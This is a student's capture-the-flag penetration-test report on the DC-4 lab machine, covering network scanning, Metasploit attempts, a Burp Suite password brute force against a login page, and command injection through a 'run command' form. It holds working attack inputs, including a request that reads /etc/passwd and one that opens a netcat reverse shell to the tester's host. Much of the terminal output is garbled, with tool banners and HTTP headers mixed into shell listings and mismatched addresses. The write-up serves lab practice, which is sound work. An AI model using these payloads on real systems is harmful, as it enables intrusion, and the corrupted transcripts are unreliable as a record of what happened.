

DC-4 LAB

Name: Ritesh Bardikar

Date: 25/08/25

Email : riteshbardikar@gmail.com

Table Of Contents

1.	Executive Summary	3
2.	Attack Narrative	4
3.	Conclusion	20-21
4.	Recommendation	20-21

Executive Summary:

I conducted a security assessment on the 00:0C:29:57:F9:24 (DC-4 Lab) machine with the primary objective of locating and recovering its hidden flag. Through a series of controlled security evaluations, the objective was successfully achieved, and the designated flag was captured. The exercise demonstrated that the system contains weaknesses that could be leveraged to compromise its environment. While the assessment was limited strictly to the retrieval of flags, it confirmed that the machine's overall security posture requires improvement to withstand potential real-world threats.

Potential threats of the security weakness may contain:

- Misusing the open ports available.
- Can manipulate the data through various methods.
- Gaining the shells access.
- Gaining the admins access.
- Backdoor can be created in future.
- Hidden files and directory data can be retrieved.

Summary of Result:

In the course of assessing the DC-4 machine, I uncovered several devastating flaws that place the system in immediate and catastrophic danger of collapse. Through my evaluation, I was able to infiltrate the environment and capture its hidden flag with shocking ease, which demonstrated that the system has virtually no effective safeguards in place to prevent intrusion. Once inside, the lack of proper security controls meant that I had unfettered access to sensitive components, proving that attacker could not only reach the same results but go far beyond them, escalating privileges, impersonating legitimate users, hijacking identities, and ultimately seizing absolute control of the machine. With such power, an attacker would have free rein to alter or destroy system configurations, corrupt or exfiltrate critical databases, erase or create administrator accounts, disrupt essential services, or even trigger a complete server crash. Once compromised, the system cannot be trusted, cannot be recovered, and cannot be relied upon for stability, security, or resilience—leaving the entire environment exposed to irreparable damage, data loss, operational failure, and a total collapse of trust.

Attack Narrative:

Gathering information of the system like getting IP address.

```
└── #arp-scan 192.168.187.0/24
Interface: ens33, type: EN10MB, MAC: 00:0c:29:12:69:c6, IPv4: 192.168.187.153
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.187.1  00:50:56:c0:00:08      VMware, Inc.
192.168.187.2  00:50:56:eb:ac:a5      VMware, Inc.
192.168.187.150 00:0c:29:57:f9:24      VMware, Inc.
192.168.187.254 00:50:56:fb:49:93      VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.991 seconds (128.58 hosts/sec). 4
```


Scanning to get information on the open ports.

```
└── #nmap -A 192.168.187.150
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-23 12:48 IST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 12:49 (0:00:06 remaining)
Nmap scan report for 192.168.187.150
Host is up (0.00043s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|_ 2048 8d:60:57:06:6c:27:e0:2f:76:2c:e6:42:c0:01:ba:25 (RSA)
|_ 256 e7:83:8c:d7:bb:84:f3:2e:e8:a2:5f:79:6f:8e:19:30 (ECDSA)
|_ 256 fd:39:47:8a:5e:58:32:09:73:73:0e:22:7f:90:4f:4b (ED25519)
80/tcp    open  http     nginx 1.15.10
|_http-server-header: nginx/1.15.10
|_http-title: System Tools
MAC Address: 00:0C:29:57:F9:24 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.43 ms  192.168.187.150

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 8.50 seconds
└── [root@parrot]# /home/r1terch1
```

Http port is open hence checking for the website vulnerabilities.



PENETRATION TESTING

Exploring source force for any hint.


No information in source code.

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>System Tools</title>
5 <link rel="stylesheet" href="css/styles.css">
6 </head>
7
8 <body>
9     <div class="container">
10        <div class="inner">
11            <h2>Admin Information Systems Login</h2>
12            <form action="login.php" method="post">
13                Username:<br>
14                <input type="text" name="username" value=""><p>
15                Password:<br>
16                <input type="password" name="password" value=""><p>
17                <input type="submit" value="Submit">
18            </form>
19
20        </div>
21    </div>
22 </body>
23 </html>
24

```

Checking for SQL injection in the input box of the login page.



No errors displayed.

Scanning the website through a tools to get information.



PENETRATION TESTING

```
└─(root㉿kali)-[~/home/kali/Desktop]
└─# dirb http://192.168.187.150

_____
DIRB v2.22
By The Dark Raver
_____

START_TIME: Wed Aug 20 07:02:41 2025
URL_BASE: http://192.168.187.150/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____
GENERATED WORDS: 4612

    — Scanning URL: http://192.168.187.150/ —
⇒ DIRECTORY: http://192.168.187.150/css/
⇒ DIRECTORY: http://192.168.187.150/images/
+ http://192.168.187.150/index.php (CODE:200|SIZE:506)

    — Entering directory: http://192.168.187.150/css/ —
    — Entering directory: http://192.168.187.150/images/ —

_____
END_TIME: Wed Aug 20 07:02:54 2025
DOWNLOADED: 13836 - FOUND: 1
```

No relevant information is available.

Trying XSS vulnerability.



Didn't work on this website.

PENETRATION TESTING

Trying Metasploit to get the terminal access.

```
* -- --[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search ssh
Matching Modules
#  Name                                         Disclosure Date  Rank   Check  Description
0  exploit/linux/http/acronis_cyber_infra_cve_2023_45249 2024-07-24  excellent Yes  Acronis Cyber Infrastructure default password remote code execution
1  \_ target: Unix/Linux Command
2  \_ target: Interactive SSH
3  exploit/linux/http/alienVault_exec                         .          .      .
4  auxiliary/scanner/ssh/karaf_command_execution             2017-01-31  excellent Yes  AlienVault OSSIM/USM Remote Code Execution
5  auxiliary/scanner/ssh/karaf_login                           .          .      .
6  exploit/apple-ios/ssh/cydia_default_ssh                  2007-07-02  excellent No   Apache iOS Default SSH Password Vulnerability
7  exploit/unix/ssh/arista_tacplus_shell                   2020-02-02  great   Yes  Arista restricted shell escape (with privesc)
8  exploit/unix/ssh/array_vxag_vpnkey_privkey             2014-02-03  excellent No   Array Networks VAPR and vXAG Private Key Privilege Escalation Code Execution
9  exploit/linux/ssh/cegaron_fibeair_known_privkey         2015-04-01  excellent No   Cegaron FileAir IP-10 SSH Private Key Exposure
10 auxiliary/scanner/ssh/enumusers                         2015-02-27  normal   No   Cerbero Security SSH User Enumeration
11 auxiliary/dos/cisco/cisco_7937g_dos                   2020-06-02  normal   No   Cisco 7937G Denial-of-Service Attack
12 auxiliary/admin/http/cisco_7937g_ssh_privesc           2020-06-02  normal   No   Cisco 7937G SSH Privilege Escalation
13 exploit/linux/http/cisco_asax_sfr_rcd                 2022-06-22  excellent Yes  Cisco ASA-X with FirePOWER Services Authenticated Command Injection
14 \_ target: Shell Dropper
15 \_ target: Linux Dropper
16 auxiliary/scanner/cisco_firepower_login               .          .      .
17 exploit/linux/ssh/cisco_uucs_scupper                2019-08-21  excellent No   Cisco UCS Director default scupper password
18 auxiliary/scanner/ssh/eaton_xpert_backdoor            2018-07-18  normal   No   Eaton Xpert Meter SSH Private Key Exposure Scanner
19 exploit/linux/ssh/erlangotp_rce                      2025-04-16  excellent Yes  Erlang OTP Pre-Auth RCE Scanner and Exploit
20 \_ target: Unix Command
21 \_ target: Linux Command
22 exploit/linux/ssh/exagrid_known_privkey             2016-04-07  excellent No   Exagrid Known SSH Key and Default Password
23 auxiliary/scanner/ssh/exagrid_pkicheck              2017-06-11  normal   No   Exagrid Known SSH Private Key Exposure
```

Exploiting various exploit available.

Using 6th exploit in the list to exploit.

```
msf6 > search OpenSSH 7.4p1
[-] No results from search
msf6 > search OpenSSH/kali/Desktop
Matching Modules
#  Name                                         Disclosure Date  Rank   Check  Description
-  post/windows/manage/forward_pageant             .          .      .
1  post/windows/manage/install_ssh                .          .      .
2  post/multi/gather/ssh_creds                  .          .      .
3  auxiliary/scanner/ssh/ssh_enumusers           10+depends. protocol 2.0  normal   No   SSH Username Enumeration
4  \_ action: Malformed Packet
5  \_ action: Timing Attack (aware)             .          .      .
6  exploit/windows/local/unquoted_service_path  2001-10-25  great   Yes  Windows Unquoted Service Path Privilege Escalation

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Interact with a module by name or index. For example info 6, use 6 or use exploit/windows/local/unquoted_service_path

msf6 > use 6
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/unquoted_service_path) > show options

Module options (exploit/windows/local/unquoted_service_path):
Name  Current Setting  Required  Description
SESSION          packets  yes        The session to run this module on
LHOST            192.168.187.148  yes        The listen address (an interface may be specified)
LPORT            4444      yes        The listen port

Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
EXITFUNC        process     yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST            192.168.187.148  yes        The listen address (an interface may be specified)
LPORT            4444      yes        The listen port
```

```
SESSION          yes      The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
EXITFUNC        process     yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST            192.168.187.148  yes        The listen address (an interface may be specified)
LPORT            4444      yes        The listen port

Exploit target: 92.168.187.148 [id: 0] [iface: eth0]
Id  Name
--  --
0   Windows VERSION
  open http://192.168.187.148
  open https://192.168.187.148
View the full module info with the info, or info -d command.

msf6 exploit(windows/local/unquoted_service_path) > set session 22 https://nmap.org/submit/
session => 22
msf6 exploit(windows/local/unquoted_service_path) > exploit
[*] Msf::OptionValidateError: The following options failed to validate: SESSION.
msf6 exploit(windows/local/unquoted_service_path) > show options

Module options (exploit/windows/local/unquoted_service_path): 192.168.187.255
Name  Current Setting  Required  Description
SESSION          22       yes        The session to run this module on
  collisions 0

Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
EXITFUNC        process     yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST            192.168.187.148  yes        The listen address (an interface may be specified)
LPORT            4444      yes        The listen port
  collisions 0

Exploit target:
Id  Name
--  --
0   /home/kali/Desktop
```

PENETRATION TESTING

Using various exploits that can help to create the session.

```

Name      Current Setting  Required  Description
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.187.148  yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name          /home/kali/Desktop
-- 
0  Windows

View the full module info with the info, or info -d command.
msf6 exploit(windows/local/unquoted_service_path) > sessions -l

Active sessions
_____
[-] No active sessions. (You have not scanned in 6.87 seconds)

msf6 exploit(windows/local/unquoted_service_path) > back
msf6 > search nginx 1.15.10
[*] No results for search
msf6 > search nginx
_____
Matching Modules
_____
#  Name                                         Disclosure Date  Rank   Check  Description
-- 
0  exploit/linux/http/glinet_unauth_rce_cve_2023_50445 2023-12-10  excellent Yes    GL.iNet Unauthenticated Remote Command Execution via the logread m
1  \_\_target: Unix Command
2  \_\_target: Linux Dropper
3  exploit/linux/http/nginx_chunked_size           2013-05-07  great   Yes    Nginx HTTP Server 1.3.0-1.4.0 Chunked Encoding Stack Buffer Overfl
4  \_\_target: Ubuntu 13.04 32bit - nginx 1.4.0
5  \_\_target: Debian Squeeze 32bit - nginx 1.4.0
6  auxiliary/scanner/http/nginx_source_disclosure
7  exploit/multi/http/php_fpm_rce                2019-10-22  normal   No     PHP-FPM Underflow RCE
8  \_\_target: PHP
9  \_\_target: Shell Command
10 exploit/linux/http/roxy_wi_exec               2022-07-06  excellent Yes    Roxy-WI Prior to 6.1.1.0 Unauthenticated Command Injection RCE
11 \_\_target: Unix (In-Memory)
12 \_\_target: Linux (Dropper)

Interact with a module by name or index. For example info 12, use 12 or use exploit/linux/http/roxy_wi_exec
After interacting with a module you can manually set a TARGET with set TARGET 'Linux (Dropper)'

msf6 > use 1
[*] Additionally setting TARGET => Unix Command
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(linux/http/glinet_unauth_rce_cve_2023_50445) > show options

Module options (exploit/linux/http/glinet_unauth_rce_cve_2023_50445):
_____
Name      Current Setting  Required  Description
Proxies    no            A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS   0.0.0.0        yes         The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT    443            yes         The target port (TCP)
SID      no            Session ID
SSL      true           no          Negotiate SSL/TLS for outgoing connections
SSLCert  no            Path to a custom SSL certificate (default is randomly generated)
URIPath  no            The URI to use for this exploit (default is random)
VHOST    /home/kali/Desktop

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebsrequest,ftp_http:
_____
Name      Current Setting  Required  Description
SRVHOST  0.0.0.0        yes         The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all
SRVPORT  8080           yes         The local port to listen on.

Payload options (cmd/unix/reverse_netcat):
_____
Name      Current Setting  Required  Description
LHOST    192.168.187.150  yes         The listen address (an interface may be specified)
LPORT    4444             yes         The listen port

Exploit target:
Id  Name          /home/kali/Desktop
-- 
0  Unix Command

_____
Name      Current Setting  Required  Description
SRVHOST  0.0.0.0        yes         The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all
SRVPORT  8080           yes         The local port to listen on.

Payload options (cmd/unix/reverse_netcat):
_____
Name      Current Setting  Required  Description
LHOST    192.168.187.150  yes         The listen address (an interface may be specified)
LPORT    4444             yes         The listen port

Exploit target: /home/kali/Desktop
Id  Name          /home/kali/Desktop
-- 
0  Unix Command

_____
Name      Current Setting  Required  Description
SRVHOST  192.168.187.150  yes         The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all
SRVPORT  8080           yes         The local port to listen on.

View the full module info with the info, or info -d command.

msf6 exploit(linux/http/glinet_unauth_rce_cve_2023_50445) > set rhosts 192.168.187.150
rhosts => 192.168.187.150
msf6 exploit(linux/http/glinet_unauth_rce_cve_2023_50445) > set lhosts 192.168.187.148
[*] Unknown datastore option: lhosts. Did you mean RHOSTS?
lhosts => 192.168.187.148
msf6 exploit(linux/http/glinet_unauth_rce_cve_2023_50445) > run
[*] Msf::OptimValidatorError One or more options failed to validate: LHOST.
msf6 exploit(linux/http/glinet_unauth_rce_cve_2023_50445) > set lhost 192.168.187.148
lhost => 192.168.187.148
msf6 exploit(linux/http/glinet_unauth_rce_cve_2023_50445) > run
[*] Started reverse TCP handler on 192.168.150:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking if 192.168.187.150:4443 can be exploited.
[*] Exploit aborted due to failure; unknown: Cannot reliably check exploitability. No GL.iNet network device or device is not responding. "set ForceExploit true" to ignore.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/glinet_unauth_rce_cve_2023_50445) > back
msf6 > use 3
[*] Payload already configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(linux/http/nginx_chunked_size) > use 5
[*] Additionally setting TARGET => Debian Squeeze 32bit - nginx 1.4.0
[*] Using configured payload cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(linux/http/nginx_chunked_size) > show options

Module options (exploit/linux/http/nginx_chunked_size):
_____
Name      Current Setting  Required  Description
PROXY    --           --           The proxy host(-) or https://https://docs.metasploit.com/docs/using-metasploit.html
```

PENETRATION TESTING

```

Module options (exploit/linux/http/nginx_chunked_size):
  Name      Current Setting  Required  Description
  RHOSTS          192.168.187.150    yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          80                 yes      The remote HTTP server port (TCP)

Payload options (cmd/unix/python/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  LHOST          192.168.187.148    yes      The listen address (an interface may be specified)
  LPORT          4444                yes      The listen port

Exploit target:
  Id  Name
  1  Debian Squeeze 32bit - nginx 1.4.0

View the full module info with the info, or info -d command.

msf6 exploit(linux/http/nginx_chunked_size) > set rhosts 192.168.187.150
rhosts => 192.168.187.150
msf6 exploit(linux/http/nginx_chunked_size) > run
[*] Exploit running: Python handler on 192.168.187.150:4444
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/nginx_chunked_size) > use 3
[*] Using configured payload cmd/unix/meterpreter/reverse_tcp
msf6 exploit(linux/http/nginx_chunked_size) > show options

Module options (exploit/linux/http/nginx_chunked_size):
  Name      Current Setting  Required  Description
  RHOSTS          192.168.187.150    yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          80                 yes      The remote HTTP server port (TCP)

Payload options (cmd/unix/python/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  LHOST          192.168.187.148    yes      The listen address (an interface may be specified)
  LPORT          4444                yes      The listen port

```

```
Exploit target: /home/kali/Desktop

Id Name
-- 
0 Ubuntu 13.04 32bit - nginx 1.4.0

View the full module info with the info, or info -d command.

msf6 exploit(linux/http/nginx_chunked_size) > run
[*] Started reverse TCP handler on 192.168.187.148:4444
[*] 192.168.187.150:80 - Searching for stack canary
[*] 192.168.187.150:80 - Assuming byte 0x00
[*] 192.168.187.150:80 - Brute forcing byte 0
[*] 192.168.187.150:80 - Byte 1 found: 0x00
[*] 192.168.187.150:80 - Brute forcing byte 2
[*] 192.168.187.150:80 - Byte 2 found: 0x00
[*] 192.168.187.150:80 - Brute forcing byte 3
[*] 192.168.187.150:80 - Byte 3 found: 0x00
[-] 192.168.187.150:80 - Exploit aborted due to failure: unknown: 192.168.187.150:80 - Unable to find stack canary
[*] Exploit completed, but no session was created.
```

No sessions were created.

Performing Brute Force through a tool to get the id password of the login page.

The screenshot shows the Burp Suite interface with the following details:

- Project Bar:** Burp, Project, Intruder, Repeater, View, Help.
- Toolbar:** Dashboard, Target, Proxy (selected), Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn.
- Sub-Toolbar:** Intercept, HTTP history, WebSockets history, Match and replace, Proxy settings.
- Buttons:** Intercept on (blue), Forward all (orange), Drop.
- Status Bar:** Request to http://192.168.187.150:80, Open browser, Settings.
- Table Headers:** Time, Type, Direction, Method, URL, Status code, Length.
- Table Data:** 12:50:41 23 Aug... HTTP → Request POST http://192.168.187.150/login.php
- Request Section:**
 - Pretty, Raw, Hex tabs.
 - Request details:
 - POST /login.php HTTP/1.1
 - Host: 192.168.187.150
 - User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 - Accept-Language: en-US,en;q=0.5
 - Accept-Encoding: gzip, deflate, br
 - Referer: http://192.168.187.150/
 - Content-Type: application/x-www-form-urlencoded
 - Content-Length: 33
 - Origin: http://192.168.187.150
 - DNT: 1
 - Connection: keep-alive
 - Upgrade-Insecure-Requests: 1
 - Search bar.
- Inspector Section:**
 - Request attributes (2)
 - Request query parameters (0)
 - Request body parameters (2)
 - Request cookies (0)
 - Request headers (13)

PENETRATION TESTING

Sniper attack

Target: http://192.168.187.150 Update Host header to match target

Add \$ Clear \$ Auto \$

```

1 POST /login.php HTTP/1.1
2 Host: 192.168.187.150
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.9
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.187.150/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 33
10 Origin: http://192.168.187.150
11 DNT: 1
12 Connection: keep-alive
13 Upgrade-Insecure-Requests: 1
14 Proxy-Authenticate: Digest
15
16 username=fvdvdfv&password=5dsuvdst$
```

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 224 Request count: 224

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Spring2017
Load... Spring2016
Remove Spring2014
Clear Spring2013
Deduplicate spring2017
Add spring2016
Add from list... (Pro version only)

Add

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Up Down

Capturing the login pages request to perform brute force on it.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	Spring2017	302	2			562	
1	Spring2016	302	1			562	
2	Spring2015	302	2			562	
3	Spring2014	302	1			562	
4	Spring2013	302	1			562	
5	Spring2012	302	1			562	
6	Spring2011	302	1			562	
7	Spring2010	302	1			562	
8	Spring2009	302	1			562	
9	Spring2014	302	1			562	
--	--	--	--	--	--	--	--

Started the brute force attack.

We got username – **admin** and password – **happy**.

Login with the credential.

Admin Information Systems Login

Username: admin

Password: *****

Submit

Successfully logged in.

Exploring site where we got logged in.

You are currently logged in

Run Command:

- List Files
- Disk Usage
- Disk Free

Run

You have selected: ls -l

```
total 24
-rw-r--r-- 1 root root 1783 Apr  5 2019 command.php
drwxr-xr-x 2 root root 4096 Mar 24 2019 css
drwxr-xr-x 2 root root 4096 Mar 24 2019 images
-rw-r--r-- 1 root root 506 Apr  6 2019 index.php
-rw-r--r-- 1 root root 1473 Apr  7 2019 login.php
-rw-r--r-- 1 root root 663 Mar 24 2019 logout.php
```

[Return to the menu.](#)

Exploring the source code of the logged in page.

```
<html>
<head>
<title>System Tools - Command</title>
<link rel="stylesheet" href="css/styles.css">
</head>
<body>
<div class="container">
<div class="inner">
    You are currently logged in<p>
    <form method="post" action="command.php">
        <strong>Run Command:</strong><br>
        <input type="radio" name="radio" value="ls -l" checked="checked">List Files<br />
        <input type="radio" name="radio" value="du -h">Disk Usage<br />
        <input type="radio" name="radio" value="df -h">Disk Free<br />
        <p>
        <input type="submit" name="submit" value="Run">
    </form>
    You have selected: du -h<br /><pre>4.0K ./images
    8.0K ./css
    32K .
</pre><p><a href='login.php'>Return to the menu.</a>
</div>
</div>
</body>
</html>
```

No information in here.

PENETRATION TESTING

Performing command injection attack.

```

Request
Pretty Raw Hex
1 POST /command.php HTTP/1.1
2 Host: 192.168.187.150
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.187.150/command.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 39
10 Origin: http://192.168.187.150
11 DNT: 1
12 Connection: keep-alive
13 Cookie: PHPSESSID=d3rl6c0hib7b860fm304jn39o3
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 radio=ls+-l|cat+/etc/passwd &submit=Run
18

Response
Pretty Raw Hex Render
43 www-data:x:33:33:www-data:/var/www/:/usr/sbin/nologin
44 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
45 list:x:38:38:Mailing List
46 Manager:/var/list:/usr/sbin/nologin
47 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
48 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
49 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
50 systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
51 systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
52 systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
53 systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
54 _apt:x:104:65534:/:/nonexistent:/bin/false
55 messagebus:x:105:109:/var/run/dbus:/bin/false
56 sshd:x:106:65534:/:/run/sshd:/usr/sbin/nologin
57 nginx:x:107:111:nginx user,,,:/nonexistent:/bin/false
58 charles:x:1001:1001:Charles,,,:/home/charles:/bin/bash
59 jim:x:1002:1002:jim,,,:/home/jim:/bin/bash
60 sam:x:1003:1003:sam,,,:/home/sam:/bin/bash

```

Here we can see Charles, jim, sam have 1000+ permission.

```

Request
Pretty Raw Hex
1 POST /command.php HTTP/1.1
2 Host: 192.168.187.150
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.187.150/command.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 61
10 Origin: http://192.168.187.150
11 DNT: 1
12 Connection: keep-alive
13 Cookie: PHPSESSID=d3rl6c0hib7b860fm304jn39o3
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 radio=ls+-l|nc+192.168.187.153+4444+-e+/bin/bash&submit=Run
18

Response

```

Listening on terminal with netcat and with the help of command injection attack trying to get the access.

PENETRATION TESTING

Successfully got the access through netcat.

```
└─# nc -lvpn 4444
Pretty fast, eh?
Listening on 0.0.0.0 4444
Connection received on 192.168.187.150 53416
ls
  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
command.php
  Content-Type: application/x-www-form-urlencoded
  Accept-Language: en-US,en;q=0.5
  Accept-Encoding: gzip, deflate, br
  Referer: http://192.168.187.150/command.php
index.php
  Content-Type: application/x-www-form-urlencoded
login.php
  Content-Length: 61
  Content-Type: application/x-www-form-urlencoded
  Referer: http://192.168.187.150
logout.php
S
  Connection: keep-alive
  Cookie: PHPSESSID=d3rl6c0hib7b860fm304jn39o3
  Upgrade-Insecure-Requests: 1
  Priority: 1
  
```

Exploring to get some leads.

```
... and ethics anyway).
Listening on 0.0.0.0 4444
Connection received on 192.168.187.150 53416
ls
command.php my SSH configurations limit the number of parallel tasks, it is recom
css used to reduce the tasks, use -t 4
images file for passwords not found /home/ritesh/Desktop/dc.txt
index.php parrot -l /home/ritesh]
login.php -l jim -P /home/ritesh/Desktop/dc.txt ssh://192.168.187.150
logout.php (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in mi
S ity or secret service organizations, or for illegal purposes (this is non-bin
ls -la
drwxr-xr-x 4 root root 4096 Apr  7 2019 . (c-hydra) starting at 2025-08-23 14:03:
drwxr-xr-x 3 root root 4096 Apr  7 2019 ..
-rw-r--r-- 1 root root 1783 Apr  5 2019 command.php my SSH configurations limit the number of parallel tasks, it is recom
drwxr-xr-x 2 root root 4096 Mar 24 2019 css
drwxr-xr-x 2 root root 4096 Mar 24 2019 images ... login tries (1.1/p.253),
-rw-r--r-- 1 root root 506 Apr  6 2019 index.php
-rw-r--r-- 1 root root 1473 Apr  7 2019 login.php
-rw-r--r-- 1 root root 663 Mar 24 2019 logout.php
cd ..
ls
html
ls -la
total 12
drwxr-xr-x  3 root root 4096 Apr  7 2019 .
drwxr-xr-x  96 root root 4096 Apr  6 2019 ..
drwxr-xr-x  4 root root 4096 Apr  7 2019 html
[■] Menu [■] Burn Suite C [■] Mozilla Fire [■] Parrot Term [■] System Tool [■] IR Intruder [■] Parrot Term [■] Parrot Term
```

```
ls -la
total 12
drwxr-xr-x  3 root root 4096 Apr  7 2019 .id Maciejak - Please do not use in mi
drwxr-xr-x  96 root root 4096 Apr  6 2019 ..
drwxr-xr-x  4 root root 4096 Apr  7 2019 html
cd ..
ls
ls drwxr-xr-x  1 root root 4096 Aug 23 2025 (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-23 14:03:
GeoIP
K11 (INFO) Many SSH configurations limit the number of parallel tasks, it is reco
adduser to reduce the tasks: use -t 4
applications for passwords not found: /home/ritesh/Desktop/dc.txt
apport root@parrot:~/home/ritesh/
